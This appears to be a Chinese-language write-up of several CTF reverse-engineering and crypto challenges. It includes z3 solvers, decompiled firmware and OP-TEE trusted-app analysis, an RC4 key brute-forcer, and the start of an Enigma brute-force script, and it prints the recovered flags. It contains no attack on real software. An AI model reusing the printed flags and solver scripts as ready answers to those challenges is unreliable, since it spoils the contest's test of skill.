
```
from z3 import *

class exp:
    def __init__(self) -> None:
        self.key = [0] * 24
        self.L = [0] * 8
        self.R = [0] * 8
        self.X = [0] * 8
        pass

exp3 = exp()
exp4 = exp()
ipt = [BitVec('ipt[%d]' % i, 8+2) for i in range(24)]
exp3.key = ipt

for i in range(23, 0, -1):
    exp3.key[i] -= exp3.key[i-1]

exp3.L[0] = 0
exp3.R[0] = 8
exp3.X[0] = 11
exp3.L[1] = 15
exp3.R[1] = 23
exp3.X[1] = -13
exp3.L[2] = 2
exp3.R[2] = 11
exp3.X[2] = 17
exp3.L[3] = 10
exp3.R[3] = 20
exp3.X[3] = -19
exp3.L[4] = 6
exp3.R[4] = 13
exp3.X[4] = 23
exp3.L[5] = 9
exp3.R[5] = 21
exp3.X[5] = -29
exp3.L[6] = 1
exp3.R[6] = 19
exp3.X[6] = 31
exp3.L[7] = 4
```

```
exp3.R[7] = 17
exp3.X[7] = -37

for i in range(8):
    exp3.key[exp3.L[i]] += exp3.X[i]
    exp3.key[exp3.R[i]] -= exp3.X[i]

for i in range(1, 24):
    exp3.key[i] += exp3.key[i-1]

exp4.key[0] = 252
exp4.key[1] = 352
exp4.key[2] = 484
exp4.key[3] = 470
exp4.key[4] = 496
exp4.key[5] = 487
exp4.key[6] = 539
exp4.key[7] = 585
exp4.key[8] = 447
exp4.key[9] = 474
exp4.key[10] = 577
exp4.key[11] = 454
exp4.key[12] = 466
exp4.key[13] = 345
exp4.key[14] = 344
exp4.key[15] = 486
exp4.key[16] = 501
exp4.key[17] = 423
exp4.key[18] = 490
exp4.key[19] = 375
exp4.key[20] = 257
exp4.key[21] = 203
exp4.key[22] = 265
exp4.key[23] = 125

for i in range(23, 0, -1):
    exp4.key[i] -= exp4.key[i-1]

for i in range(8):
    exp4.key[exp3.L[i]] -= exp3.key[i * 3]
    exp4.key[exp3.R[i]] += exp3.key[i * 3]

for i in range(1, 24):
    exp4.key[i] += exp4.key[i-1]

s = Solver()
for i in range(24):
```

```
    s.add(exp3.key[i] == exp4.key[i])

if s.check() == sat:
    model = s.model()
    result = []
    for i in range(len(model)):
        for decls in model.decls():
            if(decls.name()==('ipt[%d]' % i)):
                result.append(int('%s' % model[decls]))
                result[i] &= 0×ff
                break
    result = bytearray(result)
    print(result)
```

• Digital_circuit_learning

Binary ninja可以直接看，记得创个segment给ram



- input_func [0x1aa0]

输入函数，要求输入一个数字字符串

```
if (((uint32_t)d1) != 1)
{
    printf("Please enter a string of numbers…");
    sleep(3);
}
```

长度0x1A，格式为SCTF{\d+}

```
while (true)
{
    void* len = strlen(&input);
    data_2000004c = len;
    if ((len == '\x1a' && (((uint32_t)input[0]) == 'S' && (((uint32_t)input[
    {
        break;
    }
    printf("The input format is incorrect!!!…");
    sleep(3);
    d1 = 0;
}
```

调用了三个函数，意义即为名字

```
    }
    strcpy(&buf1, &input[5], 0x14);
    hex_to_int(&buf1, &buf2, strlen(&buf1));
    other_cpy(&buf2, 0xa);
    d1 = 0;
    f4(0, &d1);
    sleep(0xa);
```

在上图other_cpy复制了前十位到0x200000bf，随后在该函数引用

```
int32_t sub_c38()

{
    data_2000001c = (data_2000001c + 1);
    if (sub_cf8(0x40000000, 1) == 1)
    {
        for (int32_t i = 0; i < 0xa; i = (i + 1))
        {
            if (((uint32_t)*(int8_t*)((i << 3) + 0x200000e4)) == ((uint32_t)char_w))
            {
                *(int32_t*)(0x200000e0 + (i << 3))(0x200000bf, 0xa);
                char_w = sub_1a8c(((uint32_t)char_w));
                data_20000018 = (data_20000018 + 1);
            }
        }
    }
    if ((data_2000001c == 0xa && data_20000018 < 0xb))
    {
        sub_ad0("You are error!!!\r\n");
    }
    sub_cda(0x40000000, 1);
    return 0x40000000;
}
```

IDA识别

https://bbs.kanxue.com/thread-274788.htm

同样也是创个segment，直接搜索字符串跳过去即可

首先输入，比如@SCTF{xxx}##，xxx必须为hex字符串

```
while ( input_cond[0] != 1 )
{
  printf("Please enter a string of numbers(input format:@xxxxx##):\r\n");
  sys(3);                                           // input
}
while ( 1 )
{
  len = strlen(input);
  if ( len == 26
    && input[0] == 'S'
    && input[1] == 'C'
    && input[2] == 'T'
    && input[3] == 'F'
    && input[4] == '{'
    && input[25] == '}' )
  {
    break;
  }
  printf("The input format is incorrect!!!please input again:\r\n");
  sys(3);                                           // input
  input_cond[0] = 0;
}
```

随后将20字节的hex字符串转为10字节的byte数组

```
strcpy(input_tmp, &input[5], 0x14u);
lenn = strlen(input_tmp);
hex_to_int(input_tmp, input_final, lenn);
```

随后将输入赋值到0x200000BF这段内存，并为cond赋初值'w'

```
1  int __fastcall init_ipt_n_cond(int pre_input, int len)
2  {
3    int i; // r0
4    int result; // r0
5
6    for ( i = 0; i < len; ++i )
7      *(i + 0x200000BF) = *(pre_input + i);
8    idx = 0;
9    cnt = 0;
10   result = 'w';
11   cond = 'w';
12   return result;
13 }
```

call_array下标为偶数的元素为函数指针，奇数部分为输入，并且不会被改变

```
  int i; // r0
  __int64 v6; // [sp+0h] [bp-18h] BYREF
  __int16 v7; // [sp+8h] [bp-10h]
  __int16 v8; // [sp+Ah] [bp-Eh]
  int v9; // [sp+Ch] [bp-Ch]

  v9 = a4;
  inet6_opt_get_val_0(1);
  sub_8000D2C(0x40000000);
  v8 = 0;
  v7 = 9999;
  v6 = 0x1C1F0101021Ci64;
  LOBYTE(v9) = 0;
  sub_8000D38(0x40000000, &v6 + 4);
  sub_8000CD4(0x40000000, 1);
  inet6_opt_get_val_3(0x40000000, 1, 1);
  sub_80008A4(1280);
  sub_8000834(&v6);
  sub_8000CE0(0x40000000, 1);
  for ( i = 0; i < 10; ++i )
  {
    call_array[2 * i] = func_ptr_arr[i];
    LOBYTE(call_array[2 * i + 1]) = *(i + 0x200000BF);// ipt
  }
  return v6;
}
```

最后通过sys(10)一个特殊的调用，进入一个调用call_array中函数指针的循环

```
    lenn = strlen(input_tmp);
    hex_to_int(input_tmp, input_final, lenn);
    init_ipt_n_cond(input_final, 10);
    input_cond[0] = 0;
    assgin_call_array(0, input_cond, v4, v5);
    sys(10);                                    // call func ptr loop
  }
}
```

循环中，通过一个固定的cond序列(这个序列由'w'及cond_transform计算得出)，得到每轮比较的值，来决定调用函数指针数组中的某个特定下标对应的函数指针

```
int call_loop()
{
  int i; // r4

  ++cnt;
  if ( sub_8000CF8(0x40000000, 1u) )
  {
    for ( i = 0; i < 10; ++i )
    {
      if ( LOBYTE(call_array[2 * i + 1]) == cond )
      {
        (call_array[2 * i])(0x200000BF, 10);
        cond = cond_transform(cond);
        ++idx;
      }
    }
  }
  if ( cnt == 10 && idx < 11 )
    printf("You are error!!!\r\n");
  return sub_8000CDA(0x40000000, 1);
}
```

该函数中将一个固定的函数调用路径字符串与实际的函数调用路径字符串进行对比，如果一样，则为正确，因此本题我们只需要找到一个输入，使得这个函数调用路径的约束能够被满足，则可以算出正确flag

解得flag

通过初始的'w'生成对比数组，然后通过给定的调用路径将对比数组变序，得到原始未解密的10字节

然后再模拟一遍j解密函数调用，即可解得flag

```
def cond_transform(cond):
    cond = ((((cond >> 6) & (cond >> 2) & 1) == 0) | (2 * cond)) & 0xff
    return cond


cond = [0] * 10
cond[0] = ord('w')
for i in range(10-1):
    cond[i+1] = (cond_transform(cond[i]))

alphabet = "abcdefghijklmnopqrstuvwxyz"
```

```
enc = [0] * 10
enc[alphabet.index('b')] = cond[0]
enc[alphabet.index('d')] = cond[1]
enc[alphabet.index('g')] = cond[2]
enc[alphabet.index('f')] = cond[3]
enc[alphabet.index('c')] = cond[4]
enc[alphabet.index('i')] = cond[5]
enc[alphabet.index('e')] = cond[6]
enc[alphabet.index('j')] = cond[7]
enc[alphabet.index('h')] = cond[8]
enc[alphabet.index('a')] = cond[9]

def b(arr):
    for i in range(10):
        arr[i] -= 1
    return arr

def d(arr):
    for i in range(10):
        arr[i] ^= 0x35
    return arr

def g(arr):
    for i in range(10):
        arr[i] = (arr[i] << 4) & 0xff | (arr[i] >> 4)
    return arr

def f(arr):
    for i in range(10):
        arr[i] ^= arr[(i + 1) % 10]
    return arr

def c(arr):
    for i in range(10):
        arr[i] += 1
    return arr

def i(arr):
    for i in range(10):
        arr[i] = (arr[i] << 5) & 0xff | (arr[i] >> 3)
    return arr

def e(arr):
    for i in range(10):
        arr[i] ^= arr[9 - i]
    return arr
```

```python
def j(arr):
    for i in range(10):
        arr[i] ^= 0xF7
    return arr

def h(arr):
    for i in range(10):
        arr[i] = (arr[i] << 6) & 0xff | (arr[i] >> 2)
    return arr

def a(arr):
    for i in range(10):
        arr[i] &= 0xff
    return arr

enc = b(enc)
enc = d(enc)
enc = g(enc)
enc = f(enc)
enc = c(enc)
enc = i(enc)
enc = e(enc)
enc = j(enc)
enc = h(enc)
enc = a(enc)

print(bytearray(enc))

out = [0] * 20
for i in range(0, 20, 2):
    if ( (enc[i // 2] & 0xF) > 9 ):
        out[i + 1] = (enc[i // 2] & 0xF) + ord('W')
    else:
        out[i + 1] = (enc[i // 2] & 0xF) + ord('0')
    if ( (enc[i // 2] >> 4) > 9 ):
        out[i] = (enc[i // 2] >> 4) + ord('W')
    else:
        out[i] = (enc[i // 2] >> 4) + ord('0')

print(bytearray(out))

# SCTF{5149ac8b033d602bf6d3}
```

SycTee

https://o0xmuhe.github.io/2022/08/24/optee%E5%AD%A6%E4%B9%A0/ 怀疑是出题人学习opTee的笔记

找目标CA


qemu起一下，/usr/bin/里可以看到有若干个optee的example

其中optee_example_bj888会输出wrong，因此可能为目标CA

分析CA

参数拿输入，长度27，有段16字节重复两次的字符串

此处可以拿到目标TA的UUID



此处函数均为与目标TA通信


```
sub_C64(context);
sub_D64(context, 1LL);
sub_E14(context, enc, 16LL);
sub_EB8(context, &enc[2], 16LL);
sub_F40(context, buf, &v10, 4096LL);
sub_D3C(context);
```

分析TA


目录/lib/optee_armtz/下有许多TA，根据CA中的UUID拿到目标TA

TA为：**045ccc45-ee83-43ec-b69f-121819c1ba6b.ta**


通过"wrong"交叉引用至关键函数，发现有key，iv，即为CA发来的数据



通过该字符串得知为AES加密，加密模式未知




此处可以拿到密文



解得flag

CyberChief里面每个模式都试一下就出了



sctf{T3e_not_s4f3_anym0re!}

SycLock

level0

内部起了个level0文件，dump了出来，爆破四位数的key即可

暂时无法在飞书文档外展示此内容

怪了四位数密钥跑不完

```
#include <stdio.h>
#include <string.h>

#define LEN 256

void Rc4_Init(unsigned char * s, unsigned char * key, int klen);
void Rc4_Crypt(unsigned char * s, unsigned char * p, int plen);

int main(void)
{
        unsigned char key[4] = { 0 };
        int i, j;
        int a, b, c, d;
```

```
        unsigned char enc[] = {24, 248, 37, 134, 70, 16, 146, 218, 211, 137, 244, 4,
126, 179, 247, 92, 206, 77, 175, 34, 122, 14, 158};

        for (a = 32; a < 127; a++)
                for (b = 32; b < 127; b++)
                        for (c = 32; c < 127; c++)
                                for (d = 32; d < 127; d++)
                                {
                                        key[0] = a;
                                        key[1] = b;
                                        key[2] = c;
                                        key[3] = d;
                                        unsigned char s[LEN] = { 0 };
                                        unsigned char p[] = { 0x66, 0x6c, 0x61, 0x67,
0x7b, 0x74, 0x68, 0x69, 0x73, 0x5f, 0x69, 0x73, 0x5f, 0x66, 0x61, 0x6b, 0x65, 0x5f,
0x66, 0x6c, 0x61, 0x67, 0x7d };
                                        Rc4_Init(s, key, 4);
                                        Rc4_Crypt(s, p, 23);
                                        for ( i = 0; i < 23; i++ )
                                        {
                                                if (p[i] != enc[i])
                                                        break;
                                                if (i == 22)
                                                        puts(key);
                                        }
                                }
        printf("over");

        return 0;
}



void Rc4_Init(unsigned char * s, unsigned char * key, int klen)
{
        unsigned char k[256] = { 0 };
        unsigned char t = 0;
        int i, j;

        for ( i = 0; i < LEN; i++ )
        {
                s[i] = i;                                       //    S
                k[i] = key[i % klen];                 //    T   key           S
        }
        for ( i = 0, j = 0; i < LEN; i++ )
        {
                j = (j + s[i] + k[i]) % 256;
```

```
                t = s[i];
                s[i] = s[j];
                s[j] = t;
        }
}

void Rc4_Crypt(unsigned char * s, unsigned char * p, int plen)
{
        int i, j, k, t, tmp;

        for ( i = 0, j = 0, k = 0; k < plen; k++ )
        {
                i = (i + 1) % 256;
                j = (j + s[i]) % 256;
                tmp = s[i];
                s[i] = s[j];
                s[j] = tmp;
                t = (s[i] + s[j]) % 256;
//                printf("%d %d\n", p[k], s[t]);
                p[k] = (p[k] ^ s[t]) ^ 18;
        }
}
```

Password: good

level1

先检测了输入是否在字符串中，然后 “reverseisfun” 二叉树生成，之后遍历出来一个表

拿密文试表

Password: userv

level2

拿到level2.jar

里面几个异或

不吃饭了就有血了呜呜呜

```
from z3 import *

enc = [90, 80, 70, 91, 93, 80, 93, 71, 82, 65, 90, 110]
input = [BitVec("input%d" % i, 8) for i in range(len(enc))]
sol = Solver()
tmp = input.copy()

for i in range(12):
    tmp[i] = tmp[i] ^ tmp[(i + 1) % 12]

for j in range(1, 12):
    tmp[j] = tmp[j] ^ tmp[j - 1]

for i in range(12):
```

```
    sol.add(tmp[i] == enc[i])

assert sat == sol.check()
ans = sol.model()

for i in range(12):
    print(chr(ans[input[i]].as_long()), end= "")
```


Password: 4ndroidisfun

CRYPTO

全频带阻塞干扰（下）

整了一晚上，谁能想到m2要拼接在m1后面

CyberChef自带bombe 一把梭



根据CyberChef的文档 挨个调R ring和R initial 直到KW发现像样

https://github.com/gchq/CyberChef/wiki/Enigma,-the-Bombe,-and-Typex

需要爆破R和C和L的ring和initial

https://github.com/matheusportela/enigma-machine

js运行 node app.js |sort | uniq -c | sort

```
const enigma = require("./enigma");


function characterAdd(char, num) {
    let charCode = char.charCodeAt(0);
    let newCharCode = charCode + num;
    while (newCharCode > 90) {
        newCharCode = newCharCode - 26;
    }
    return String.fromCharCode(newCharCode);
}

let createMachine1 = function(delta1,delta2,delta3) {
    let machine = new enigma.Machine();
    let plugboards = "UX YC TV RB AP QL ID GH FZ".split(" ");
    machine.setPlugboard(new enigma.Plugboard( ... plugboards));

    let leftRotor = new enigma.RotorI();

    const leftMotorInnerPosition = "A";
    const leftMotorInitialPosition = "H";

